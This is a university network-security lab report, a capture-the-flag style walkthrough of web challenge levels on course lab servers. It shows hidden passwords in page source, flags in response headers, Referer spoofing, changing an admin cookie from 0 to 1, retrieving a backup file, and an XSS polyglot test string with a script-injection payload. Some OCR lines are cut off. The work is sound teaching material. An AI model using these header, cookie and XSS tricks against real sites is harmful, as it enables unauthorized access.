浙江大學

本科实验报告

课程名称：网络安全原理与实践

姓　　名：

学　　院：计算机科学与技术学院

系：计算机科学与技术系

专　　业：信息安全

学　　号：

指导教师：卜凯

2021 年 3 月 15 日


浙江大学实验报告

课程名称：网络安全原理与实践

实验名称：Lab 01

Part 1

Level 1: The first password is in the comment of source code.




通关密码藏在这个页面里噢！

请输入密码进入下一关： 029c64152b6954e91d391 提交

```
<body>
<h1>Level1</h1>
<script>
    function check(){
        if(document.getElementById('txt').value=="029c64152b6954e91d3
            window.location.href="l3vel2.html";
        }else{
            alert("密码错误");
        }
    }
</script>
<div align="center">
    <div id="content">
    通关密码藏在这个页面里噢！
    </div>
    <p>请输入密码进入下一关：
        <input type="text" id="txt" value="">
        <input type="button" onclick="check()" value="提交">
    </p>
<!--The password is 029c64152b6954e91d39183f8d2e07a9 -->
</div>
</body>
</html>
```

Level 2: The second password is also in the comment of source code.




通关密码藏在这个页面里噢！不过右键菜单被禁用啦。

请输入密码进入下一关： b910592a8ff0f5612310574 提交

```
<body>
<h1>Level2</h1>
<script>
    function check(){
        if(document.getElementById('txt').value=="b910592a8ff0f561231
            window.location.href="Y0uR666.php";
        }else{
            alert("密码错误");
        }
    }
</script>
<div align="center">
    <div id="content">
    通关密码藏在这个页面里噢！不过右键菜单被禁用啦。
    </div>
    <p>请输入密码进入下一关：
        <input type="text" id="txt" value="">
        <input type="button" onclick="check()" value="提交">
    </p>
<!--The password is b910592a8ff0f56123105740c1735eb0 -->
</div>
</body>
</html>
```

Level 3: The flag is in the response headers.



LEVEL3

Flag 藏在这个页面里噢!


Y0uR666.php
118.fb73b062.js

```
Referrer Policy: no-referrer-when-downgrade
Response Headers
Connection: Keep-Alive
Content-Encoding: gzip
Content-Length: 699
Content-Type: text/html; charset=UTF-8
Date: Mon, 15 Mar 2021 16:44:17 GMT
Flag: ACTF{2650e41ce3e251bfd29527b5dff707ee}
Keep-Alive: timeout=5, max=100
Server: Apache/2.4.25 (Debian)
Vary: Accept-Encoding
X-Powered-By: PHP/7.0.33
```

2 requests | 2.2 kB transferred

Part 2

Level 1: The first password is in *index.php* but the status code of it is 302 redirection and it redirect to *index.html*.




index.php
index.html
118.fb73b062.js

```
General
Request URL: http://10.214.160.32/index.php
Request Method: GET
Status Code: 302 Found
Remote Address: 10.214.160.32:80
Referrer Policy: no-referrer-when-downgrade

Response Headers
HTTP/1.1 302 Found
Date: Mon, 15 Mar 2021 16:53:06 GMT
Server: Apache/2.4.25 (Debian)
X-Powered-By: PHP/7.0.33
Location: index.html
Content-Length: 48
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

Request Headers
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: keep-alive
Cookie: authtoken=3180105507.948b556bb1977ccbaa761430751269a3
```

3 requests | 1.4 kB transferred


We can request the content of the website by the command *curl*. Note that parameter *cookie* is needed as the website need login.



```
C:\Users\saisai\Desktop>curl --cookie "authtoken=3180105507.948b556bb1977ccbaa761430751269a3" http://10.214.160.32/index.php
The password is 80e20d8fe7edfbeb591750ba31a59d07
```

Level 2: http://10.214.160.32/80e20d8fe7edfbeb591750ba31a59d07.php

http referer is the hint, so we add a header *Referer* whose value is http://localhost/ through the extension hackbar and get the password.




password 只有来自 localhost 的人才看得到。

Access denied, you are not from 'http://localhost/' , you are refered from 'http://10.214.160.32/index.html'


请输入密码进入下一关： 提交

```
<h1>Level2</h1>
<script>
    function check(){
        window.location.href = document.getElementById("txt").value + ".php"
    }
</script>
<div align="center">
    <div id="content">
    password 只有来自 localhost 的人才看得到。
    <!--Do you know http referer? -->
    </div>
    <div id="password">
    Access denied, you are not from 'http://localhost/' , you are refered fr
    <p>请输入密码进入下一关：
        <input type="text" id="txt" value="">
        <input type="button" onclick="check()" value="提交">
    </p>
</div>
</body>
</html>
```

☑ 80e20d8fe7edfbeb591750ba31...
<meta charset="UTF-8">



Referer: http://10.214.160.32/index.html



password 只有来自 localhost 的人才看得到。

Give you password: f451899344a962d6d27a73e2902f8e51

请输入密码进入下一关： 提交


URL
http://10.214.160.32/80e20d8fe7edfbeb591750ba31a59d07.php

○ Enable POST

Name	Value
☑ Referer	http://localhost/


Level 3: http://10.214.160.32/f451899344a962d6d27a73e2902f8e51.php

http cookie is the hint, so we change the value of header *Cookie* from *authtoken=3180105507.948b556bb1977ccbaa761430751269a3; admin=0* to *authtoken=3180105507.948b556bb1977ccbaa761430751269a3; admin=1* and get the password.




Flag 只有来自 admin 才看得到。 Sorry you are not admin!

```
        }
        #content:after {
            left: auto;
            right: 12px;
            -webkit-transform: skew(5deg) rotate(5deg);
            -moz-transform: skew(5deg) rotate(5deg);
            -ms-transform: skew(5deg) rotate(5deg);
            -o-transform: skew(5deg) rotate(5deg);
            transform: skew(5deg) rotate(5deg);
        }
    </style>
    <title>Game2 - Level3</title>
</head>
<body>
<h1>Level3</h1>
<div id="content">
Flag 只有来自 admin 才看得到。
Sorry you are not admin!<!--Do you know how http cookie worked? -->
</div>
</body>
</html>
```



```
Cookie: authtoken=3180105507.948b556bb1977ccbaa761430751269a3; admin=0
```



Flag 只有来自 admin 才看得到。 Ok, give you flag:
ACTF{47ca8aa874ba92a43621d5ff8cde0cdf}


URL
http://10.214.160.32/f451899344a962d6d27a73e2902f8e51.php

○ Enable POST

Name	Value
☑ Cookie	51430751269a3; admin=1


Part 3

Level 1: Visit http://10.214.160.13:10000/1.php.bak to get file *1.php.bak* and find the key *the2nd.php*.



欢迎来到第一关


```
<html>
<head>
  <meta http-equiv="Content-Type" content="text/html; charset=utf-8"
  <meta http-equiv="Content-Language" content="zh-CN" />
</head>
<body>
<div align="center">
<h1>欢迎来到第一关</h1>
</div>
<!-- 删除1.php.bak -->

</body>
</html>
```




1.php.bak

```
<html>
<head>
  <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
  <meta http-equiv="Content-Language" content="zh-CN" />
</head>
<body>
<div align="center">
<h1>欢迎来到第一关</h1>
</div>
<!-- 删除1.php.bak -->
<a href="the2nd.php">进入第二关</a>
</body>
</html>
```

Level 2. When clicking the button and jumping to *3rd.php*, there is a pop-up window. Change the *Referer* to null through HackBar and successfully jump to the next level.



```
<html>
<head>
  <meta http-equiv="Content-Type" content="text/html; charset=utf-8"
  <meta http-equiv="Content-Language" content="zh-CN" />
</head>
<body>
<div align="center">
<form method="post">
<input type="text" name="text">
<input type="submit" value="点击进入第三关">
</form>
    jumping...
    <script>
        function jump(url){
            document.body.appendChild(document.createElement('iframe'
        }
        setInterval("jump('3rd.php')",2000);
    </script>
    </div>

</body>
</html>
```




10.214.160.13:10000 显示


你从哪里来?

Actually there is a XSS attack in source code, we can check it by the string "*jaVasCript%3A%2F*-%2F*%60%2F*%60%2F*%27%2F*%22%2F**%2F(%2F**

%20%2FoNcliCk%3Dalert()%20)%2F%2F%250D%250A%250d%250a%2F%2F%3C%2FstYle%2F%3C%2FtitLe%2F%3C%2FteXtarEa%2F%3C%2FscRipt%2F--!%3E%3CsVg%2F%3CsVg%2FoNloAd%3Dalert()%2F%2F%3E%3E*".
By input *<script> window.location="3rd.php" </script>*, we can also jump to the next level successfully.




```
<html>
<head>
  <meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
  <meta http-equiv="Content-Language" content="zh-CN" />
</head>
<body>
<div align="center">
<form method="post">
<input type="text" name="text">
<input type="submit" value="点击进入第三关">
</form>
    jumping...
    <script>
        function jump(url){
            document.body.appendChild(document.createElement('iframe')).src='javascript:"<script>top.location.replace(\''+url+'\')<\/script>"';
        }
        setInterval("jump('3rd.php')",2000);
    </script>
    </div>

</body>
</html>
```

